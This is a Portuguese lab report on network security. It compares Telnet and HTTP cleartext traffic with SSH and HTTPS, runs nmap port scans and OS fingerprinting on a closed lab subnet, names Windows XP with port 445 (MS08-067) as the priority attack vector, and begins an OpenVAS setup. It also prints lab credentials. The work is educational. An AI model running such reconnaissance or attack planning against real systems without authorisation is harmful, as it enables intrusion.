


Figura 45 - Análise do tráfego SSH cifrado no Wireshark

Como podemos verificar, ao analisar o ficheiro de captura do SSH, vemos que todas as informações estão encriptadas o que nos leva a verificar que o SSH é um protocolo seguro.

3.3.3 Serviço Telnet

1º passo: Instalar o Telnet

```
vm3@vm3:~$ sudo apt install telnetd
is repository will not be applied.
vm3@vm3:~$ ls /usr/sbin/*telnet*
/usr/sbin/telnetd
vm3@vm3:~$
```

Figura 46 - Instalação do pacote telnetd na VM #3

Configuração do telnet

```
GNU nano 7.2
service telnet
{
  disable = no
  flags = REUSE
  socket_type = stream
  wait = no
  user = root
  server = /usr/sbin/telnetd
  log_on_failure += USERID
}
```

Figura 47 - Configuração do serviço Telnet via xinetd

3.3.4 Nota Técnica: Configuração e Ativação do Serviço Telnet (VM #3)

Contexto: Devido à natureza insegura do protocolo Telnet, o Ubuntu Server não o mantém ativo por defeito. Para cumprir os requisitos laboratoriais, procedeu-se à instalação do servidor telnetd e à sua gestão através do superservidor xinetd. Procedimento de **Configuração:** Foi criado o ficheiro de configuração em /etc/xinetd.d/telnet com os seguintes parâmetros fundamentais:

- **disable = no** : Garante que o serviço é iniciado pelo xinetd.
- **socket_type = stream** : Define a utilização do protocolo TCP.
- **server = /usr/sbin/telnetd** : Aponta para o binário do servidor instalado na máquina.
- **wait = no** : Permite múltiplas ligações simultâneas.

Serviço Ligado

```
vm3@vm3:~$ sudo systemctl restart xinetd
vm3@vm3:~$ sudo systemctl status xinetd
• xinetd.service - Xinetd A Powerful Replacement For Inetd
   Loaded: loaded (/usr/lib/systemd/system/xinetd.service; enabled; preset: enabled)
   Active: active (running) since Tue 2026-05-05 18:51:35 UTC; 1s ago
   Invocation: 7ab9166a851c435da8d57e155ce16c91
     Docs: man:xinetd
           man:xinetd.conf
           man:xinetd.log
   Main PID: 8644 (xinetd)
     Tasks: 1 (limit: 1186)
    Memory: 456K (peak: 1.7M)
       CPU: 104ms
    CGroup: /system.slice/xinetd.service
            └─8644 /usr/sbin/xinetd -stayalive -dontfork

May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/discard-udp [file=/etc/xinetd.d/discard-udp] [line=1]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/echo [file=/etc/xinetd.d/echo] [line=14]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/echo-udp [file=/etc/xinetd.d/echo-udp] [line=1]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/servers [file=/etc/xinetd.d/servers] [line=1]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/services [file=/etc/xinetd.d/services] [line=1]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/telnet [file=/etc/xinetd.d/telnet] [line=1]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/time [file=/etc/xinetd.d/time] [line=10]
May 05 18:51:35 vm3 xinetd[8644]: Reading included configuration file: /etc/xinetd.d/time-udp [file=/etc/xinetd.d/time-udp] [line=1]
May 05 18:51:35 vm3 xinetd[8644]: 2.3.15.4 started with libwrap loadavg labeled-networking options compiled in.
May 05 18:51:35 vm3 xinetd[8644]: Started working: 1 available service
```

Figura 48 - Ativação do xinetd para suportar o Telnet

Ligar o server captura na VM #2:

```
(kali@kali)-[~]
$ sudo tcpdump -i any port 23 -w telnet3.pcap
```

Figura 49 - Captura de tráfego na porta 23 Telnet

Conectar o atacante vm #1:

```
(kali@kali)-[~]
$ telnet 10.120.59.3
Trying 10.120.59.3...
Connected to 10.120.59.3.
Escape character is '^J'.

Linux 7.0.0-15-generic (vm3) (pts/0)

vm3 login: vm3
Password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Tue May  5 18:54:36 UTC 2026

System load:  0.0               Processes:    116
Usage of /:   5.3% of 64.30GB    Users logged in:  0
Memory usage: 11%              IPv4 address for enp0s3: 10.120.59.3
Swap usage:   0%                IPv4 address for enp0s3: 10.120.59.101

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

vm3@vm3:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:da:8e:07 brd ff:ff:ff:ff:ff:ff
    altname enx080027da8e07
    inet 10.120.59.1/24 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet 10.120.59.101/24 metric 100 brd 10.120.59.255 scope global secondary dynamic enp0s3
        valid_lft 401sec preferred_lft 401sec
vm3@vm3:~$ exit
logout
Connection closed by foreign host.
```

Figura 50 - Estabelecimento de ligação Telnet

USER: vm3

PASS: kali

Visualizar o que foi capturado




Figura 51 - Abertura do ficheiro pcap no Wireshark




Figura 52 - Tráfego Telnet expondo as credenciais em texto claro

Como podemos verificar, o protocolo Telnet transmite as credenciais em texto simples, ou seja, sem qualquer tipo de encriptação. Desta forma, qualquer utilizador com acesso à mesma rede pode capturar e visualizar facilmente informações sensíveis através de ferramentas como o tcpdump ou o Wireshark.

3.3.5 Comparação Serviço Telnet Vs Serviço SSH

Em termos de segurança, o serviço SSH representa uma evolução significativa em relação ao Telnet. Enquanto o Telnet transmite os dados em texto simples, expondo credenciais e comandos a possíveis intercepções, o SSH garante a confidencialidade e a integridade da comunicação através de mecanismos de criptografia robustos.

Por estas razões, o Telnet é atualmente considerado um protocolo obsoleto e inseguro, sendo fortemente desaconselhado em qualquer rede moderna. Assim, a adoção do SSH deve ser encarada como uma prática essencial para garantir a segurança nas ligações remotas a sistemas informáticos.

3.4 Serviço HTTP E HTTPS

Para a realização deste exercício, foi utilizada a VM #5 (Windows XP) como cliente responsável por gerar o tráfego de rede. A máquina 2 (Sniffer) foi usada para capturar esse tráfego, recorrendo à ferramenta Wireshark, que escutou a interface eth0. Os sites utilizados para a geração de tráfego foram:

- **HTTP:** <http://neverssl.com> - para observar comunicação sem encriptação;
- **HTTPS:** <https://google.com/> - para observar comunicação cifrada;

Através do Wireshark foi possível seguir o fluxo das ligações, utilizando a funcionalidade "Follow HTTP Stream", o que permitiu reconstruir o conteúdo trocado entre cliente e servidor.

3.4.1 Serviço HTTP




Figura 53 - Captura de tráfego na porta 80 HTTP

3.4.2 Resultado




Figura 54 - Tráfego HTTP expondo o código da página HTML

Como podemos observar, o ficheiro de captura do tráfego HTTP apresenta todas as informações em texto plano, o que não garante a confidencialidade dos dados do utilizador. Neste caso, foi utilizada a porta 80.

3.4.3 Serviço HTTPS




Figura 55 - Captura de tráfego na porta 443 HTTPS

3.4.4 Resultado



Figura 56 - Tráfego HTTPS cifrado

Como podemos observar, o ficheiro de captura do tráfego HTTPS mostra que todas as informações se encontram encriptadas, garantindo assim a confidencialidade dos dados do utilizador. Neste caso, foi utilizada a porta 443.

3.5 Comparação HTTP Vs HTTPS:

Como podemos observar, existe uma diferença significativa entre os protocolos HTTP e HTTPS no que diz respeito à segurança da informação transmitida. O HTTP transmite os dados em texto plano, o que significa que qualquer utilizador com acesso à rede pode facilmente visualizar o conteúdo das comunicações, incluindo páginas visitadas, nomes de utilizador e palavras-passe.

Por outro lado, o HTTPS utiliza encriptação através de SSL/TLS, garantindo que toda a informação trocada entre o cliente e o servidor está protegida contra intercepção. Durante a análise com o sniffer, foi possível verificar todos os detalhes da comunicação HTTP, enquanto, no caso do HTTPS, apenas os metadados do protocolo eram visíveis, permanecendo o conteúdo real cifrado.

4 Parte 3 - Análise de Vulnerabilidades e Testes de Intrusão com Nmap, OpenVAS e Metasploit

4.1 Nmap

4.1.1 Introdução ao Nmap:

O Nmap é uma ferramenta poderosa de código aberto amplamente utilizada para varrimento e análise de redes. Esta ferramenta permite identificar dispositivos ativos, portas abertas, serviços em execução e até mesmo determinar os sistemas operativos presentes nas máquinas analisadas. No nosso laboratório, utilizámos o Nmap para mapear portas e serviços disponíveis, assim como identificar o sistema operativo de cada máquina na rede.

Essas informações são essenciais para compreender a estrutura e configuração do ambiente de rede em estudo. No contexto da cibersegurança e do hacking ético, o Nmap é uma das ferramentas mais utilizadas na fase de reconhecimento. Pois oferece aos profissionais uma visão detalhada do alvo antes de qualquer tentativa de exploração, permitindo assim identificar potenciais vulnerabilidades, pontos de entrada e falhas de configuração que possam ser exploradas.

4.2 Varredura de Portas e Serviços e Detecção dos sistemas operativos

Para identificar quais portas estão abertas e quais serviços estão ativos nas máquinas da rede interna 10.120.59.0/24, realizámos uma varredura utilizando o seguinte comando.

```

(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.120.59.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-12 10:40 -0400
Nmap scan report for 10.120.59.1
Host is up (0.00060s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 10.120.59.3
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet

Nmap scan report for 10.120.59.5
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 10.120.59.100
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms

Nmap done: 256 IP addresses (4 hosts up) scanned in 8.35 seconds

```

Figura 57 - Execução do SYN Scan para descoberta de portas e serviços na subnet interna

Explicação dos parâmetros:

- -sS: SYN scan (rápido e discreto)
- 10.120.59.0/24: toda a subnet interna

4.2.1 Portas Encontradas

Endereço IP	Porta	Estado	Serviço
10.120.59.3	21/tcp	open	ftp
10.120.59.3	22/tcp	open	ssh
10.120.59.3	23/tcp	open	telnet
10.120.59.5	135/tcp	open	msrpc
10.120.59.5	139/tcp	open	netbios-ssn
10.120.59.5	445/tcp	open	microsoft-ds
10.120.59.100	22/tcp	open	ssh
10.120.59.100	80/tcp	open	http
10.120.59.100	111/tcp	open	rpcbind
10.120.59.100	139/tcp	open	netbios-ssn
10.120.59.100	443/tcp	open	https
10.120.59.100	32768/tcp	open	filenet-tms

Tabela 2 - Resumo de portas abertas identificadas pelo host

4.2.2 Detecção dos sistemas operativos

Para identificar quais os sistemas operativos das máquinas na rede, realizamos uma varredura de rede com o nmap usando o comando

```
(kali@kali)-[~]
$ sudo nmap -O 10.120.59.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-12 10:41 -0400
Nmap scan report for 10.120.59.1
Host is up (0.00090s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 10.120.59.3
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%), Android 9 - 10 (Linux 4.9 - 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

Nmap scan report for 10.120.59.5
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 2 hops

Nmap scan report for 10.120.59.100
Host is up (0.0019s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 22.26 seconds
```

Figura 58 - Execução do comando de detecção de Sistema Operativo (OS Fingerprinting)

Explicação dos parâmetros:

- -O: Detetar o Sistema operativo
- 10.120.59.0/24: toda a subnet interna

4.2.2.1 Sistemas Operativos encontrados:

Máquina #2: Gateway (IP: 10.120.59.1)

- **Estado:** Up (Ativa).
- **Portas:** Todas as 1000 portas testadas estão fechadas (ignored states).
- **Sistema Operativo:** Inconclusivo (o Nmap não conseguiu determinar com precisão por não haver portas abertas para interagir).
- **Análise:** Comporta-se como um router/firewall típico, protegendo a entrada da rede.

Máquina #3: Ubuntu Server (IP: 10.120.59.3)

- **Portas Abertas:** * 21/tcp (FTP)
 - 22/tcp (SSH)
 - 23/tcp (Telnet)
- **Sistema Operativo:** Linux (Kernel 4.15 - 5.19).
- **Análise:** Uma máquina de serviços. A presença de **Telnet (23)** e **FTP (21)** é um ponto de interesse, pois são protocolos que enviam dados (incluindo passwords) em texto limpo.

Máquina #4: Kioptrix (IP: 10.120.59.100)

- **Portas Abertas:** * 22/tcp (SSH), 80/tcp (HTTP), 111/tcp (rpcbind), 139/tcp (NetBIOS), 443/tcp (HTTPS), 32768/tcp (filenet-tms).
- **Sistema Operativo:** Linux 2.4.X (Kernel muito antigo).
- **Análise:** O kernel 2.4 indica uma máquina propositadamente vulnerável e desatualizada. O servidor Apache (portas 80/443) e o Samba (139) são os alvos mais prováveis aqui.

Máquina #5: Windows XP (IP: 10.120.59.5)

- **Portas Abertas:** * 135/tcp (msrpc)
 - 139/tcp (netbios-ssn)
 - 445/tcp (microsoft-ds)
- **Sistema Operativo:** Windows XP SP2 ou SP3.
- **Análise:** A detecção foi exata. A porta **445 aberta** num Windows XP é o vetor de ataque principal (vulnerabilidade **MS08-067**) que será explorada no Metasploit.

Nota: O Nmap indica que o Kali está a **2 hops** de distância das máquinas .3, .5 e .100, o que confirma que o tráfego está a ser corretamente encaminhado pela Máquina #2 (a Gateway). E resultados do nmap são estimativas baseadas em fingerprinting. Neste caso, o sistema operacional real de cada máquina foi confirmado manualmente para efeitos didáticos.

4.3 Conclusão

A fase de varrimento e enumeração foi concluída com sucesso, permitindo o mapeamento completo da rede alvo e a definição estratégica dos vetores de ataque. Através da análise dos resultados obtidos, é possível extrair as seguintes conclusões fundamentais:

- **Identificação de Alvos Críticos:** Foram detetados 4 dispositivos ativos. A diferenciação entre os sistemas operativos (Linux modernos, Windows XP e sistemas legacy Linux) permitiu segmentar a rede em diferentes níveis de dificuldade e métodos de exploração.
- **Superfície de Ataque Elevada:** A presença de protocolos obsoletos e inseguros, como **Telnet (23)** e **FTP (21)** na Máquina #3, bem como o serviço **SMB (445)** no Windows XP e Kioptrix, indica uma rede com graves falhas de configuração e falta de atualizações de segurança.
- **Vetor de Ataque Imediato:** A deteção exata do **Windows XP (10.120.59.5)** com a porta 445 aberta é o achado mais crítico desta fase. Dada a obsolescência do sistema, este host apresenta uma probabilidade quase certa de vulnerabilidade ao exploit **MS08-067**, tornando-o o alvo prioritário para a fase de obtenção de acesso (Gaining Access).
- **Análise de Máquinas Específicas (Kioptrix):** A identificação de um Kernel Linux extremamente antigo (**2.4.X**) na Máquina #4 sugere que esta máquina será vulnerável a exploits de stack overflow ou vulnerabilidades em versões antigas do Apache e Samba.

Em suma: O reconhecimento permitiu passar de uma rede desconhecida para um cenário de ataque planeado. Deixamos de procurar "quem está lá" para focar em "como entrar", tendo os alvos **10.120.59.5** e **10.120.59.100** como prioridades máximas devido às suas versões de software altamente vulneráveis.

5 OpenVAS

5.1 Introdução ao OpenVAS

Nesta fase do trabalho, iremos utilizar o OpenVAS (Open Vulnerability Assessment System), uma poderosa ferramenta de análise de vulnerabilidades, para examinar as três máquinas identificadas no laboratório. O objetivo é identificar falhas de segurança conhecidas nos sistemas e serviços que estas máquinas têm expostos, com base em bases de dados atualizadas de vulnerabilidades. O OpenVAS realiza varreduras detalhadas que simulam o comportamento de um atacante, procurando por configurações incorretas, serviços desatualizados, falhas conhecidas (CVEs), entre outros riscos.

No contexto do hacking ético e da cibersegurança defensiva, o uso do OpenVAS é fundamental para realizar auditorias de segurança, ajudar na correção preventiva de falhas e reforçar a proteção da infraestrutura antes que estas vulnerabilidades possam ser exploradas por agentes maliciosos.

Com esta análise, pretendemos avaliar o nível de risco associado a cada máquina e obter recomendações sobre as ações de mitigação mais adequadas.


5.2 Documentação da Ferramenta

A documentação do openVAS pode ser acedida através dos seguintes sites:

- Site Oficial OpenVAS: [OpenVAS](#)
- Manual de Utilização da Ferramenta: [Kali Linux Install Guide](#)

5.3 Instalação do OpenVAS

Para começar o processo:



```
(kali@kali)-[~]  
$ sudo apt install gvm  
  
(kali@kali)-[~]  
$ sudo gvm-setup
```

Figura 59 - Execução dos comandos de instalação/inicialização do OpenVAS no terminal do Kali Linux

Aceder ao site: <https://127.0.0.1:9392>

Colocando as credenciais:

```
[*] Please note the generated admin password
[*] User created with password '72dc6030-cc17-4ead-a3a7-8b321a3535a2'.
```

-Username: admin

-Password: 72dc6030-cc17-4ead-a3a7-8b321a3535a2

5.3.1 A interface foi acedida via navegador

